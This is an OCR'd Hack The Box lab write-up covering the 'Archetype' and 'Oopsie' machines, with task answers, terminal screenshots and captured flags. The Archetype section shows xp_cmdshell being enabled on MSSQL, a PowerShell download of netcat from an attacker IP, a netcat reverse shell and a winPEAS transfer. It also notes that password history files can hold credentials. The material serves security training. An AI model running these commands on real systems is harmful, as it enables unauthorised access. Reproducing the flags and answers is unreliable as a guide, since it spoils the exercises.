
- 


Task 7: Administrator's Password Location

- **Question**: File containing the administrator's password?
- **Answer:** ConsoleHost_history.txt
- **Details:** Files like ConsoleHost_history.txt can often contain sensitive information, such as passwords.

- 


- 
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.43 5:48
kali@kali: ~/archetype/nc.exe
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/archetype/nc.exe
kali@kali: ~
enum_users - enum current db users
enum_owner - enum db owner
exec_as_user {user} - impersonate with execute as user
exec_as_login {login} - impersonate with execute as login
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
xp_dirtree {path} - executes xp_dirtree on the path
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
use_link {link} - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd} - executes a local shell cmd
show_query - show query
mask_query - mask query
SQL (ARCHETYPE\sql_svc dbo@master)> enable_xp_cmdshell
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output
archetype\sql_svc
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.43/nc64.exe -outfile nc.exe"
output
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc.exe -e cmd.exe 10.10.14.43 443"
WebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Users\sql_svc\Desktop> wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx
awget : Unable to connect to the remote server
At line:1 char:1
+ wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Use^[[C^[[C^[[C^sktop>
PS C:\Users\sql_svc\Desktop> wget http://10.10.14.43/winPEASx64.exe -outfile winPEASx64.exe
powershell wget http://10.10.14.43/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Desktop>
(kali㉿kali)-[~/archetype/nc.exe]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.87.59 - - [07/Feb/2024 05:47:54] "GET /winPEASx64.exe HTTP/1.1" 200 -
Right Ctrl
- 
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.43 5:50
kali@kali: ~/archetype/nc.exe
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/archetype/nc.exe
kali@kali: ~
-a379-4205ea768bfc
Found Misc-IPs Regexes
C:\Users\All Users\Microsoft\Windows\OneSettings\CTAC.json: 1.0.0.0
Do you like PEASS?
Get the latest version
https://github.com/sponsors/carlospolop
Follow on Twitter
@hacktricks_live
Respect on HTB
SirBroccoli
Thank you!
PS C:\Users\sql_svc\Desktop>
(kali㉿kali)-[~/archetype/nc.exe]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.87.59 - - [07/Feb/2024 05:47:54] "GET /winPEASx64.exe HTTP/1.1" 200 -
Right Ctrl



- 

Submit User Flag


- **Flag:** 3e7b102e78218e935bf3f4951fec21a3
- **Details:** This flag indicates successful initial access to the system.



-

Submit Root Flag

- **Flag:** b91ccec3305e98240082d4474b848528
- **Details:** Retrieval of the root flag signifies complete control over the system.



-

Conclusion

The "Archetype" lab provides a comprehensive understanding of exploiting common vulnerabilities in Windows environments. It emphasizes the importance of thorough enumeration, exploitation of service misconfigurations, and privilege escalation techniques.


OOPSIE

Introduction

The "Oopsie" lab is a practical exercise in web application penetration testing, highlighting vulnerabilities in web traffic interception, web server directory structure, and privilege escalation.


Tasks and Findings


Task 1: Web Traffic Interception

- **Question:** Tool to intercept web traffic?
- **Answer:** Proxy
- **Details:** A proxy server can be used to intercept and analyze web traffic, crucial for identifying vulnerabilities.
- 

Task 2: Login Page Directory


- **Question:** Directory path to the login page?
- **Answer:** /cdn-cgi/login
- **Details:** Discovery of specific web directories like this is vital for understanding the web application's structure.

- 

- 

Task 3: Firefox Modification for Access


- **Question:** What can be modified in Firefox for upload page access?
- **Answer:** Cookie
- **Details:** Manipulating browser cookies can lead to privilege escalation on web applications.

- 


-

Task 4: Admin User Access ID

- **Question:** Access ID of the admin user?
- **Answer:** 34322
- **Details:** Access IDs are often used in web applications for user identification and access control.

